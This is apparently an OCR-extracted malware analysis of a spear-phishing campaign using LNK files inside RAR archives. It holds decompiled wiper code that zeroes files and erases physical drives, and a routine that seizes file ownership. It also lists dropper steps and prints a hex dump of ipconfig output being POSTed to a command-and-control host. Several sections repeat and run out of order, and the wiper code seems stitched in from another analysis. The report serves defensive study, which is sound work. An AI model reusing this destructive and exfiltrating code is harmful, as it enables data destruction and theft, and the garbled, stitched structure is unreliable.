
```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5


C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info


MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address



```
mov     edx, offset aStartErasingPh ; "start erasing physical drives..."
lea     ecx, [esp+2B50h+logFile]
call    log
push    eax
call    sub_100071D0
add     esp, 4
push    eax
call    sub_100071D0
mov     eax, [esp+2B54h+var_18]
add     esp, 4
mov     ecx, [esp+2B50h+var_1EB8]
mov     edx, [esp+2B50h+var_1F28]
```



```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:


- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.

File Read	**process:**	rundll32.exe	**op:**	OpenRead	**status:**	0x00000000
	path:	\??\PhysicalDrive0				
File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0x00000000
	path:	\??\PhysicalDrive0				

```
00000000  50 4F 53 54 20 68 74 74 70 3A 2F 2F 67 6F 6F 64 68 6B 2E 61 7A 75 72 65 77 65 62 73 69 74 65 73 2E 6E 65 74 2F  POST http://goodhk.azurewebsites.net/
00000025  69 6E 74 65 72 2E 70 68 70 20 48 54 54 50 2F 31 2E 31 0D 0A 41 63 63 65 70 74 3A 20 2A 2F 2A 0D 0A 41 63 63 65  inter.php HTTP/1.1..Accept: */*..Acce
0000004A  70 74 2D 4C 61 6E 67 75 61 67 65 3A 20 65 6E 2D 75 73 0D 0A 43 6F 6E 74 65 6E 74 2D 54 79 70 65 3A 20 61 70 70  pt-Language: en-us..Content-Type: app
0000006F  6C 69 63 61 74 69 6F 6E 2F 78 2D 77 77 77 2D 66 6F 72 6D 2D 75 72 6C 65 6E 63 6F 64 65 64 0D 0A 55 41 2D 43 50  lication/x-www-form-urlencoded..UA-CP
00000094  55 3A 20 41 4D 44 36 34 0D 0A 41 63 63 65 70 74 2D 45 6E 63 6F 64 69 6E 67 3A 20 67 7A 69 70 2C 20 64 65 66 6C  U: AMD64..Accept-Encoding: gzip, defl
000000B9  61 74 65 0D 0A 55 73 65 72 2D 41 67 65 6E 74 3A 20 4D 6F 7A 69 6C 6C 61 2F 34 2E 30 20 28 63 6F 6D 70 61 74 69  ate..User-Agent: Mozilla/4.0 (compati
000000DE  62 6C 65 3B 20 4D 53 49 45 20 37 2E 30 3B 20 57 69 6E 64 6F 77 73 20 4E 54 20 36 2E 31 3B 20 57 69 6E 36 34 3B  ble; MSIE 7.0; Windows NT 6.1; Win64;
00000103  20 78 36 34 3B 20 54 72 69 64 65 6E 74 2F 34 2E 30 3B 20 2E 4E 45 54 20 43 4C 52 20 32 2E 30 2E 35 30 37 32 37  x64; Trident/4.0; .NET CLR 2.0.50727
00000128  3B 20 53 4C 43 43 32 3B 20 2E 4E 45 54 20 43 4C 52 20 33 2E 35 2E 33 30 37 32 39 3B 20 2E 4E 45 54 20 43 4C 52  ; SLCC2; .NET CLR 3.5.30729; .NET CLR
0000014D  20 33 2E 30 2E 33 30 37 32 39 3B 20 4D 65 64 69 61 20 43 65 6E 74 65 72 20 50 43 20 36 2E 30 3B 20 2E 4E 45 54  3.0.30729; Media Center PC 6.0; .NET
00000172  34 2E 30 43 3B 20 2E 4E 45 54 34 2E 30 45 29 0D 0A 48 6F 73 74 3A 20 67 6F 6F 64 68 6B 2E 61 7A 75 72 65 77 65  4.0C; .NET4.0E)..Host: goodhk.azurewe
00000197  62 73 69 74 65 73 2E 6E 65 74 0D 0A 43 6F 6E 74 65 6E 74 2D 4C 65 6E 67 74 68 3A 20 34 38 34 0D 0A 43 6F 6E 6E  bsites.net..Content-Length: 484..Conn
000001BC  65 63 74 69 6F 6E 3A 20 4B 65 65 70 2D 41 6C 69 76 65 0D 0A 50 72 61 67 6D 61 3A 20 6E 6F 2D 63 61 63 68 65 0D  ection: Keep-Alive..Pragma: no-cache.
000001E1  0A 0D 0A 26 74 65 73 74 3D 0D 0A 57 69 6E 64 6F 77 73 20 49 50 20 43 6F 6E 66 69 67 75 72 61 74 69 6F 6E 0D 0A  ...&test=..Windows IP Configuration..
00000206  0D 0A 0D 0A 45 74 68 65 72 6E 65 74 20 61 64 61 70 74 65 72 20 4C 6F 63 61 6C 20 41 72 65 61 20 43 6F 6E 6E  ....Ethernet adapter Local Area Conne
0000022B  63 74 69 6F 6E 3A 0D 0A 0D 0A 20 20 20 43 6F 6E 6E 65 63 74 69 6F 6E 2D 73 70 65 63 69 66 69 63 20 44 4E 53 20  ction:....   Connection-specific DNS
00000250  53 75 66 66 69 78 20 20 2E 20 3A 20 68 6F 6D 65 0D 0A 20 20 20 4C 69 6E 6B 2D 6C 6F 63 61 6C 20 49 50 76 36 20  Suffix  . : home..   Link-local IPv6
00000275  41 64 64 72 65 73 73 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 66 65 38 30 3A 3A 35 64 38 3A 35 33 61 32 3A 65 37  Address . . . . . : fe80::5d8:53a2:e7
0000029A  32 62 3A 62 61 33 35 25 31 31 0D 0A 20 20 20 49 50 76 34 20 41 64 64 72 65 73 73 2E 20 2E 20 2E 20 2E 20 2E 20  2b:ba35%11..   IPv4 Address. . . .
000002BF  2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 31 30 2E 30 2E 32 2E 31 35 0D 0A 20 20 20 53 75 62 6E 65 74 20 4D 61  . . . . . : 10.0.2.15..   Subnet Ma
000002E4  73 6B 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 32 35 35 2E 32 35 35 2E 32 35  sk . . . . . : 255.255.25
00000309  35 2E 30 0D 0A 20 20 20 44 65 66 61 75 6C 74 20 47 61 74 65 77 61 79 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E  5.0..   Default Gateway . . . . . .
0000032E  20 2E 20 2E 20 3A 20 31 30 2E 30 2E 32 2E 32 0D 0A 0D 0A 54 75 6E 6E 65 6C 20 61 64 61 70 74 65 72 20 69 73 61  . . : 10.0.2.2....Tunnel adapter isa
00000353  74 61 70 2E 68 6F 6D 65 3A 0D 0A 0D 0A 20 20 20 4D 65 64 69 61 20 53 74 61 74 65 20 2E 20 2E 20 2E 20 2E 20 2E  tap.home:....   Media State . . . . .
00000378  20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 4D 65 64 69 61 20 64 69 73 63 6F 6E 6E 65 63 74 65 64 0D 0A 20 20  . . . . . : Media disconnected..
0000039D  20 43 6F 6E 6E 65 63 74 69 6F 6E 2D 73 70 65 63 69 66 69 63 20 44 4E 53 20 53 75 66 66 69 78 20 20 2E 20 3A 20  Connection-specific DNS Suffix  . :
000003C2  68 6F 6D 65 0D 0A                                                                                              home..
```

svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5

